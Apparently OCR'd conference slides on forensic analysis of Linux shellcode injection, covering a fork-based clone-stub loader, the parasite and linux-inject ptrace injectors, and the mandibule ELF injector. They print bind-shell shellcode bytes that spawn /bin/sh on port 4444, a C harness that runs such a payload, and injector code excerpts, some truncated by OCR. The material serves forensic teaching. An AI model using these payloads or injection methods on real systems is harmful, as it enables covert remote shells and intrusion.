|           0x006025a2      58            pop rax
|           0x006025a3      0f05          syscall            svc0 (interrupt to invoke syscall exec
|           0x006025a5      4831ff        xor rdi, rdi
|           0x006025a8      4839f8        cmp rax, rdi       check if forking succes to jump
|       ,=< 0x006025ab      740c          je 0x6025b9        to payload shellcode
|       |   0x006025ad      6a3e          push 0x3e          syscall 0x3e = kill
|       |   0x006025af      58            pop rax
|       |   0x006025b0      4889f7        mov rdi, rsi       get the process pid (parent)
|       |   0x006025b3      6a0c          push 0xc           Signal 0xc = SIGUSR2
|       |   0x006025b5      5e            pop rsi
|       |   0x006025b6      0f05          syscall            svc0 (interrupt to invoke syscall exec
|       |   0x006025b8      c3            ret
|       `-> 0x006025b9      0000          add byte [rax], al   The real payload shellcode blob
|           0x006025bb      0000          add byte [rax], al
|           0x006025bd      0000          add byte [rax], al
}
```

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Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```
to_fork:
  push $0x39
  pop %rax
  syscall

  xor %rdi, %rdi
  cmp %rdi, %rax
  je child

if_can_not_fork:
  push $0x3e
  pop %rax
  mov %rsi, %rdi
  push $0xc
  pop %rsi
  syscall
  ret

forked_child:
  (exec payload address)
```

Based on the reversed assembly the clone-stub loader for payload can be recoded w/ something similar like this…

It seems the SIGUSR2 is hardcoded under specific purpose to kill the parent program (the injector binary).

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Chapter two Shellcode from MOAR code injection

> The case of shellcode clone-stub

The REGEN of the shellcode from injector binary found in forensics process...

```
$ ./date &
$ 3347

$ ./injecting 3347
[*] mmap found at 0x7efd46e409b0
[*] munmap found at 0x7efd46e409e0
$
$ ps ax|grep date
 3347 pts/0    S      0:00 ./date
 3349 pts/0    S      0:00 ./date
 3353 pts/0    S+     0:00 grep date
$ ps ax|grep injecting
 3359 pts/0    S+     0:00 grep injecting
$ netstat -natpo
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name Timer
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -                off (0.00/0/0)
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      3349/date        off (0.00/0/0)
tcp        0      0 0.0.0.0:41725           0.0.0.0:*               LISTEN      -                off (0.00/0/0)
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -                off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -                off (0.00/0/0)
tcp        0      0 10.0.2.15:22            192.168.7.10:25042      ESTABLISHED -                keepalive (5122.91/0/0)
tcp6       0      0 ::1:25                  :::*                    LISTEN      -                off (0.00/0/0)
tcp6       0      0 :::46564                :::*                    LISTEN      -                off (0.00/0/0)
tcp6       0      0 :::111                  :::*                    LISTEN      -                off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      -                off (0.00/0/0)
$ lsof|grep 4444
date      3349          mung    3u     IPv4    7150       0t0      TCP *:4444 (LISTEN)
$
$ # demonstration of the parasite with clone-stub loader @unixfreaxjp
```

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

The clone-stub and payload shellcode in memory work-space of the injected process (opcode search result)

```
[0x7efd4730dff6]>
[0x7efd4730dff6]> s 0x00007efd4730e000
[0x7efd4730e000]> /x 6a39580f054831ff4839f8740c6a3e584889f76a0c5e0f05c3
Searching 25 bytes in [0x7efd4730e000-0x7efd4730f000]
hits: 1
0x7efd4730e000 hit12_0 6a39580f054831ff4839f8740c6a3e584889f76a0c5e0f05c3
[0x7efd4730e000]> s 0x7efd4730e000
[0x7efd4730e000]> px
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7efd4730e000  6a39 580f 0548 31ff 4839 f874 0c6a 3e58  j9X..H1.H9.t.j>X
0x7efd4730e010  4889 f76a 0c5e 0f05 c390 9031 c031 db31  H..j.^.....1.1.1
0x7efd4730e020  d2b0 0189 c6fe c089 c7b2 06b0 290f 0593  ............)...
0x7efd4730e030  4831 c050 6802 0111 5c88 4424 0148 89e6  H1.Ph...¥.D$.H..
0x7efd4730e040  b210 89df b031 0f05 b005 89c6 89df b032  .....1.........2
0x7efd4730e050  0f05 31d2 31f6 89df b02b 0f05 89c7 4831  ..1.1....+....H1
0x7efd4730e060  c089 c6b0 210f 05fe c089 c6b0 210f 05fe  ....!.......!...
0x7efd4730e070  c089 c6b0 210f 0548 31d2 48bb ff2f 6269  ....!..H1.H../bi
0x7efd4730e080  6e2f 7368 48c1 eb08 5348 89e7 4831 c050  n/shH...SH..H1.P
0x7efd4730e090  5748 89e6 b03b 0f05 505f b03c 0f05 0000  WH...;..P_.<....
0x7efd4730e0a0  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7efd4730e0b0  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Chapter two Advance shellcode tricks
> The case of shellcode clone-stub


```
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7fffffffe448  0200 115c 0000 0000 0000 0000 0000 0000  ...\............
0x7fffffffe458  d0dc aff7 ff7f 0000 0000 0000 0000 0000  ................
0x7fffffffe468  0000 0000 0000 0000 502c a5f7 ff7f 0000  ........P,......
0x7fffffffe478  8a62 def7 ff7f 0000 603c a5f7 ff7f 0000  .b......`<......
 rax 0xfffffffffffffe00   rbx 0x00000003          rcx 0xffffffffffffffff
 rdx 0x00000000            r8 0x7fff00000000       r9 0x00000000
 r10 0x7fff00000022       r11 0x00000246          r12 0xffffffff
 r13 0x7fffffffe770       r14 0x00000000          r15 0x00000000
 rsi 0x00000000           rdi 0x00000003          rsp 0x7fffffffe448
 rbp 0x7fffffffe500       rip 0x7ffff7ff705c      rflags 1PZI
orax 0x0000002b
            ;-- map.unk2.rwx:
            0x7ffff7ff7000      6a39          push 0x39              ; '9' ; 57
            0x7ffff7ff7002      58            pop rax
            0x7ffff7ff7003      0f05          syscall
            0x7ffff7ff7005      4831ff        xor rdi, rdi
            0x7ffff7ff7008      4839f8        cmp rax, rdi
        ,=< 0x7ffff7ff700b      740c          je 0x7ffff7ff7019      ;[1]
        |   0x7ffff7ff700d      6a3e          push 0x3e              ; '>' ; 62
        |   0x7ffff7ff700f      58            pop rax
        |   0x7ffff7ff7010      4889f7        mov rdi, rsi
        |   0x7ffff7ff7013      6a0c          push 0xc               ; 12
        |   0x7ffff7ff7015      5e            pop rsi
        |   0x7ffff7ff7016      0f05          syscall
        |   0x7ffff7ff7018      c3            ret
        `-> 0x7ffff7ff7019      90            nop
            0x7ffff7ff701a      90            nop
            0x7ffff7ff701b      31c0          xor eax, eax
            0x7ffff7ff701d      31db          xor ebx, ebx
            0x7ffff7ff701f      31d2          xor edx, edx
            0x7ffff7ff7021      b001          mov al, 1
            0x7ffff7ff7023      89c6          mov esi, eax
            0x7ffff7ff7025      fec0          inc al
            0x7ffff7ff7027      89c7          mov edi, eax
```

Clone-stup shellcode

Real payload shell code

The clone stub loader and its real payload shellcode in memory in debugging

Chapter two Advance shellcode tricks
> The case of shellcode clone-stub



The clone
stub loader
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Clone-stub stager shellcode is a payload that's used as a loader to execute the real shellcode payload that can camouflage the way it is injected.

It can be using a decoy binary (or a real inject-able process) to plant payload shellcode injection.


The forking is used to clone, after forked pid() is aimed for the payload injection, while parent process will ppid() will be killed (or etc action), and injector used will be exited after forming injection to decoy binary.

What do we learn from this case?

OSINT is on!

Chapter two Advance shellcode tricks
> The case of shellcode clone-stub

Another red teamer's Github tool was used/abused to aim victims of the mentioned incident:



Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

POC:

https://github.com/jtripper/parasite/blob/master/src/fork.s

jtRIPper fixed crashing issue (restores regs) History

0 contributors

Raw Blame

21 lines (16 sloc) | 187 Bytes

```
fork:
  push $0x39
  pop %rax
  syscall

  xor %rdi, %rdi
  cmp %rdi, %rax
  je child

parent:
  push $0x3e
  pop %rax

  mov %rsi, %rdi
  push $0xc
  pop %rsi

```

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

POC:

```c
/* parasite.c */

[...]

char stub[] = { "\x6a\x39\x58\x0f\x05\x48\x31\xff\x48\x39\xf8\x74\x0c\x6a\x3e\x58\x48\x
char shellcode[] = { "\x90\x90\x31\xc0\x31\xdb\x31\xd2\xb0\x01\x89\xc6\xfe\xc0\x89\xc7\

[...]

 int main(int argc, char *argv[]) {
  char shell[strlen(stub) + strlen(shellcode) + 1];
  sprintf(shell, "%s%s", stub, shellcode);

  parseopts(argc, argv);
  int pid = atoi(argv[1]);

  attach(pid);
  struct user_regs_struct *tmp = inject(pid, shell);

  struct sigaction hook_ret;
  memset(&hook_ret, 0, sizeof(struct sigaction));
  hook_ret.sa_handler = ret_handler;
  sigaction(0xc, &hook_ret, 0);

  cont(pid);

[...]
```

Chapter two Advance shellcode tricks

> Analysis of obfuscated asm shellcode with ESIL

In another case we found this interesting execution of shellcode:

```
[0x004ce640 [Xadvc]0 0% 576 binx32]> xc @ obj.__FRAME_END+3696 # 0x4ce640
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
0x004ce640  89e5 31c0 31db 31c9 31d2 5050 5066 68ff  ..1.1.1.1.PPPfh.  ; hit2_0
0x004ce650  f066 6a02 66b8 6701 b302 b101 cd80 89c7  .fj.f.g.........
0x004ce660  31c0 66b8 6901 89fb 89e1 89ea 29e2 cd80  1.f.i.......)...
0x004ce670  31c0 66b8 6b01 89fb 31c9 cd80 31c0 66b8  1.f.k...1...1.f.
0x004ce680  6c01 89fb 31c9 31d2 31f6 cd80 89c6 b103  l...1.1.1.......
0x004ce690  31c0 b03f 89f3 49cd 8041 e2f4 31c0 5068  1..?..I..A..1.Ph
0x004ce6a0  2f2f 7368 682f 6269 6e89 e3b0 0bcd 8000  //shh/bin.......
0x004ce6b0  011b 033b 3000 0000 0500 0000 10fd ffff  ...;0...........
```

*) ESIL = Radare's ESIL (Evaluable Strings Intermediate Language), ESIL can also be viewed as a VM (virtual machine) to emulate assembly code with its own stack, registers and instruction set to support static analysis.

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm shellcode with ESIL

Analysis started by REGEN process:

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    unsigned char payload[] =

″¥x89¥xe5¥x31¥xc0¥x31¥xdb¥x31¥xc9¥x31¥xd2¥x50″
″¥x50¥x50¥x66¥x68¥xff¥xf0¥x66¥x6a¥x02¥x66¥xb8″
″¥x67¥x01¥xb3¥x02¥xb1¥x01¥xcd¥x80¥x89¥xc7¥x31″
″¥xc0¥x66¥xb8¥x69¥x01¥x89¥xfb¥x89¥xe1¥x89¥xea″
″¥x29¥xe2¥xcd¥x80¥x31¥xc0¥x66¥xb8¥x6b¥x01¥x89″
″¥xfb¥x31¥xc9¥xcd¥x80¥x31¥xc0¥x66¥xb8¥x6c¥x01″
″¥x89¥xfb¥x31¥xc9¥x31¥xd2¥x31¥xf6¥xcd¥x80¥x89″
″¥xc6¥xb1¥x03¥x31¥xc0¥xb0¥x3f¥x89¥xf3¥x49¥xcd″
″¥x80¥x41¥xe2¥xf4¥x31¥xc0¥x50¥x68¥x2f¥x2f¥x73″
″¥x68¥x68¥x2f¥x62¥x69¥x6e¥x89¥xe3¥xb0¥x0b¥xcd¥x80″;

    void (*run)() = (void *)payload; run();
    return 0;
}
```

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm with ESIL

Analysis started by REGEN process (static analysis, non-executable):

```
[0x000003f0 [xAdvc]0 0% 185 rootcon003.binx32]> pd $r @ entry0
            ;-- entry0:
            ;-- section..text:
            ;-- .text:
            ;-- _start:
            ;-- eip:
            0x000003f0      31ed           xor ebp, ebp                 ; [14] -r-x section size 562 named .text
            0x000003f2      5e             pop esi
            0x000003f3      89e1           mov ecx, esp
            0x000003f5      83e4f0         and esp, 0xfffffff0
            0x000003f8      50             push eax
            0x000003f9      54             push esp
            0x000003fa      52             push edx
            0x000003fb      e822000000     call 0x422                   ;[1]
            0x00000400      81c3001c0000   add ebx, 0x1c00
            0x00000406      8d8320e6ffff   lea eax, [ebx - 0x19e0]
            0x0000040c      50             push eax
            0x0000040d      8d83c0e5ffff   lea eax, [ebx - 0x1a40]
            0x00000413      50             push eax
            0x00000414      51             push ecx
            0x00000415      56             push esi
            0x00000416      ffb3f4ffffff   push dword [ebx - 0xc]
            0x0000041c      e8afffffff     call sym.imp.__libc_start_main ;[2]
            0x00000421      f4             hlt
            0x00000422      8b1c24         mov ebx, dword [esp]
            0x00000425      c3             ret
```

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm shellcode with ESIL

< DEMO>

Chapter two Advance shellcode tricks

> "Moar" tricks reference

Several COMBO "cool" shellcode injection methods you should check:

Injection Tools/Frameworks	Coded by	URL	How
Sektor7: Pure In-Memory (Shell)Code Injection In Linux Userland	C	https://blog.sektor7.net/#!res/2018/pure-in-memory-linux.md	In memory only injection with clear samples and Python regenration script
Gotham Digital Science: Linux based inter-process code injection without ptrace	C	https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html	without ptrace using the /proc/${PID}/maps and /proc/${PID}/mem ; using LD_PRELOAD and overwriting stack

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : "state of injection" is set by ptrace functions and injection is done by *__libc_dlopen_mode()* method via InjectSharedLibrary(); dissecting by disassembler:

```
[xAdvc]0 0% 185 injecting]> pd $r @ main+943 # 0x401dd3
0x00401dd3      e878efffff       call sym.imp.malloc          ;[1] ;  void *malloc(size_t size)
0x00401dd8      48898548ffff.    mov qword [var_b8h], rax
0x00401ddf      488b9560ffff.    mov rdx, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401de6      488b8548ffff.    mov rax, qword [var_b8h]
0x00401ded      be00000000       mov esi, 0                   ; int c
0x00401df2      4889c7           mov rdi, rax                 ; void *s
0x00401df5      e8b6eeffff       call sym.imp.memset          ;[2] ; void *memset(void *s, int c, size_t n)
0x00401dfa      488b8560ffff.    mov rax, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e01      488d50ff         lea rdx, [rax - 1]           ; size_t n
0x00401e05      488b8548ffff.    mov rax, qword [var_b8h]
0x00401e0c      bed4194000       mov esi, sym.injectSharedLibrary    ; 0x4019d4 ; const void *s2
0x00401e11      4889c7           mov rdi, rax                 ; void *s1
0x00401e14      e8d7eeffff       call sym.imp.memcpy          ;[3] ; void *memcpy(void *s1, const void *s2, siz
0x00401e19      488b9558ffff.    mov rdx, qword [var_a8h]     ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e20      488b8548ffff.    mov rax, qword [var_b8h]
0x00401e27      4801d0           add rax, rdx
0x00401e2a      c600cc           mov byte [rax], 0xcc         ; [0xcc:1]=255 ; 204
0x00401e2d      488b8560ffff.    mov rax, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e34      89c1             mov ecx, eax
0x00401e36      488bb568ffff.    mov rsi, qword [var_98h]
0x00401e3d      488b9548ffff.    mov rdx, qword [var_b8h]
0x00401e44      8b45fc           mov eax, dword [var_4h]
0x00401e47      89c7             mov edi, eax
0x00401e49      e8e8f9ffff       call sym.ptrace_write        ;[4]
0x00401e4e      8b45fc           mov eax, dword [var_4h]      ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e51      89c7             mov edi, eax
0x00401e53      e826f7ffff       call sym.ptrace_cont         ;[5]
0x00401e58      488d85a0fcff.    lea rax, [var_360h]          ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e5f      bad8000000       mov edx, 0xd8                ; 216 ; size_t n
0x00401e64      be00000000       mov esi, 0                   ; int c
0x00401e69      4889c7           mov rdi, rax                 ; void *s
```

Chapter two Advance shellcode tricks
> “Moar” tricks reference

InjectSharedLibrary() in Linux-inject looks like this:

```
[0x004019d3 [xAdvc]0 0% 165 injecting]> pd $r @ sym.restoreStateAndDetach+71 # 0x4019d3
            0x004019d3      90             nop
┌ 32: sym.injectSharedLibrary (int32_t arg6, int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4);
│           ; var int32_t var_18h @ rbp-0x18
│           ; var int32_t var_10h @ rbp-0x10
│           ; var int32_t var_8h @ rbp-0x8
│           ; arg int32_t arg6 @ r9
│           ; arg int32_t arg1 @ rdi
│           ; arg int32_t arg2 @ rsi
│           ; arg int32_t arg3 @ rdx
│           ; arg int32_t arg4 @ rcx
│           ; DATA XREFS from main @ 0x401d5b, 0x401d7d, 0x401e0c
│           0x004019d4      55             push rbp                   ; /home/mung/test/hacklu2019/l:
│           0x004019d5      4889e5         mov rbp, rsp
│           0x004019d8      48897df8       mov qword [var_8h], rdi    ; arg1
│           0x004019dc      488975f0       mov qword [var_10h], rsi   ; arg2
│           0x004019e0      488955e8       mov qword [var_18h], rdx   ; arg3
│           0x004019e4      56             push rsi                   ; /home/mung/test/hacklu2019/l:
│           0x004019e5      52             push rdx                   ; arg3
│           0x004019e6      4151           push r9                    ; /home/mung/test/hacklu2019/l:
│           0x004019e8      4989f9         mov r9, rdi                ; arg1
│           0x004019eb      4889cf         mov rdi, rcx               ; arg4
│           0x004019ee      41ffd1         call r9                    ; // __libc_dlopen_mode !!
│           0x004019f1      4159           pop r9
└           0x004019f3      cc             int3
            0x004019f4      5a             pop rdx                    ; /home/mung/test/hacklu2019/l:
            0x004019f5      4151           push r9
            0x004019f7      4989d1         mov r9, rdx
            0x004019fa      4889c7         mov rdi, rax
            0x004019fd      48be01000000.  movabs rsi, 1
            0x00401a07      41ffd1         call r9
            0x00401a0a      4159           pop r9
            0x00401a0c      cc             int3
```

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : while dissected by radare2’s R2Ghidra decompiler:

```
sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptrace_getregs((uint64_t)(uint32_t)var_4h, &var_360h);
arg3 = (int32_t)ptr;
if (_var_310h == (char *)0x0) {
    sym.imp.fwrite("malloc() failed to allocate memory\n", 1, 0x23, _section..bss);
    iVar3 = 0x1b;
    ppvVar4 = &var_1a0h;
    ppvVar5 = (void **)&stack0xfffffffffffffac8;
    while (iVar3 != 0) {
        iVar3 = iVar3 + -1;
        *ppvVar5 = *ppvVar4;
        ppvVar4 = ppvVar4 + (uint64_t)uVar6 * 0x1ffffffffffffffe + 1;
        ppvVar5 = ppvVar5 + (uint64_t)uVar6 * 0x1ffffffffffffffe + 1;
    }
    sym.restoreStateAndDetach
              ((uint32_t)var_4h, arg2, arg3, 0x4a, (uint64_t)(uint32_t)var_4h, arg2,
               in_stack_fffffffffffffac8);
    sym.imp.free(ptr);
    sym.imp.free(var_b8h);
    uVar2 = 1;
```

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Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : while dissected by radare2’s R2Ghidra decompiler:

```
sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptr
arg3 =
if (_va
    sym
    iVa
    ppv
    ppv
    whi

    }
    sym

    sym
    sym.imp.free(var_b8h);
    uVar2 = 1;
```

After state of injection is enumerated via ptrace(), instead using PEEKTEXT/POKETEXT trick, the “Linux inject” framework is loading library InjectSharedLibrary to use __libc_dlopen_mode() function to perform its shellcode injection, and gain control back to the flow by using ptrace() again. Meaning: victims or “EDR” will NOT see violation in injection but a legit library loading process execution.

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Chapter two Advance shellcode tricks

> "Moar" tricks reference

Injector without libc (w/ PIE), bypassing ALSR, supports multiple inject objects..

mandibule: linux elf injector

ixty/mandibule

intro

Mandibule is a program that allows to inject an ELF file into a remote process.

Both static & dynamically linked programs can be targetted. Supported archs:

- x86
- x86_64
- arm
- aarch64

Example usage: https://as

@ixty 2018

Here is how mandibule works:

- find an executable section in target process with enough space (~5Kb)
- attach to process with ptrace
- backup register state
- backup executable section
- inject mandibule code into executable section
- let the execution resume on our own injected code
- wait until exit() is called by the remote process
- restore registers & memory
- detach from process

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Chapter two Advance shellcode tricks

> “Moar” tricks reference

Injector without libc (w/ PIE), bypassing ALSR, supports multiple inject objects..

Mandibule is the shellcode injector designed for victim’s difficult to figure how shellcode payload gets executed in the memory, by pivoting 2 injection & avoiding ALSR by omitting glib library.

The injector is injected Mandibule program to the memory w/ ptrace() before Mandibule will inject the code to a certain targeted address, then injector will exit & Mandibule also will be vanished after injection. A bad news

See my HACK.LU 2019 slide for very detail analysis.

- detach from process

Chapter three Shellcode in memory analysis

"What happen if your guard is down..."

Chapter three Shellcode in memory analysis
> Hot Forensics vs Re-generate/Re-production

In pre-analysis for shellcode injection cyber incident cases, these are the most asked tough questions:

1. Why people don’t tend to do Hot Forensics?
2. Can REGEN/RePro process result be trusted on fileless cases?
3. What is the merit and demerit on Hot Forensics vs Regen/Re-production for shellcode incident cases?
4. Do we have to depend on other perimeter logs also (networking, IDS/IPS, EDR etc)?

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Chapter three Shellcode in memory analysis
> Hot Forensics vs Re-generate/Re-production

	Hot Forensics	ReGEN/RePRo
Do-able?	Not easy to be granted Good for cloud incidents	Can be done in our boxes Good for on-promise services
Risk	Can ruin the artifacts	More safely in experiment
Code artifact	If executed, it is there	May not be working as expected
Cost at..	Execution skil & delicate arrangement	Environment development
Verdict possibility	Evidence PoC quality	Need more effort to develop closest environment, to be trusted om its in PoC quality
